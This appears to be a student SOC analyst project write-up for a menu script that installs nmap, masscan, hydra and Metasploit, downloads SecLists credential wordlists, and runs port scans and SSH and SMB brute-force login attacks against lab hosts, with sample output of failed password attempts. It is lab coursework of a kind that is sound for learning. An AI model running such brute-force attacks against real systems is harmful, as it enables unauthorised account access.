# SOC ANALYST PROJECT

1) Install applications.

Installed nmap,masscan,hydra,mfsconsole which are necessary for the script to run.

Wget from github to get obtain user list and pass list. Was thinking on how to generate the user.lst/pass.lst automatically and decided to inlcude that in when installing for the necessary applications.



```
function inst()
{
    #installing the relevant applications
    sudo apt-get install nmap
    sudo apt-get install masscan
    sudo apt-get install hydra
    sudo apt-get install msfconsole
    #using wget to get the user.lst and pass.lst from github. credits to https://github.com/danielmiessler/SecLists/blob/master/Usernames/Names/
    wget -c https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames/Names/names.txt -o user.lst
    wget -c https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/2020-200_most_used_passwords.txt -o pass.lst

}
```

2) Running scans.

The user can select between nmap scan or MASSCAN. It also allows the user to choose the file format to save as.

A)nmap



B)MASSCAN

Requires the user to input the target ip address and port number. After which, it will prompt the user to select the output

```
What would you like to do? A)scan or B)attack  A
What scan would you like to do? A)nmap or B)MASSCAN  B
Please enter an IP address:
10.0.0.1
Please enter a port number/port range(eg 0-20,1-1000 etc):
80
How you would like to save the results? A) xml format B) Greppable format or C) JSON format : A
```

3) Attacks

The user can choose between 2 types of attacks namely hydra or msfconsole.

a) hydra

I started ssh service on 10.0.0.2 and tried using hydra and the user list and password list downloaded from github. Didn't manage to obtain password.

```
What would you like to do? A)scan or B)attack  B
How would you like to bruteforce the network? A)Hydra or B) via msfconsole  A
Please enter the IP address you would like to attack:
10.0.0.2
[WARNING] Many SSH configurations limit the number of parallel tasks, it is re
08_27_2022.10.0.0.1.masscan  10.0.0.1.scan                    Desktop    face
08_27_202210.0.0.1.nmapscan  10.0.0.2.hydra                   Documents  _fol
10.0.0.1.masscan             2020-200_most_used_passwords.txt  Downloads  Musi
Please select which file you would to view:
10.0.0.2.hydra
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in

Hydra (hhttps://github.com/vanhauser-thc/thc-hydra)     ing at 2022-08-27 12:2
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try
[DATA] attacking ssh://10.0.0.2:22/vV
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-27 12:2
What would you like to do? A)scan or B)attack
```

b) Msfconsole

After entering ip address, the script will run and the output results will be under testresults.txt

```
What would you like to do? A)scan or B)attack  B
How would you like to bruteforce the network? A)Hydra or B) via msfconsole  B
Please enter the IP address you would like to attack:
10.0.0.1
```

```
       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

[*] Processing smb_enum_scripttest.rc for ERB directives.
resource (smb_enum_scripttest.rc)> use auxiliary/scanner/smb/smb_login
resource (smb_enum_scripttest.rc)> set rhosts 10.0.0.1
rhosts ⇒ 10.0.0.1
resource (smb_enum_scripttest.rc)> set user_file user.lst
user_file ⇒ user.lst
resource (smb_enum_scripttest.rc)> set pass_file pass.lst
pass_file ⇒ pass.lst
resource (smb_enum_scripttest.rc)> run
[*] 10.0.0.1:445          - 10.0.0.1:445 - Starting SMB login bruteforce
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\root:123456',
[!] 10.0.0.1:445          - No active DB -- Credential data will not be saved!
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\root:123456789',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\root:111111',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\root:password',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\root:qwerty',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\root:abc123',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\root:12345678',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\root:password1',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\root:1234567',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\root:123123',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\admin:123456',
[-] 10.0.0.1:445          - 10.0.0.1:445 - Failed: '.\admin:123456789',
```

4) Logs

Each scan/attack is logged and the date is at the beginning of each file.

```
┌──(kali㉿kali)-[~]
└─$ ls
08_27_2022.10.0.0.1.nmapscan
08_27_2022.testresult.txt
```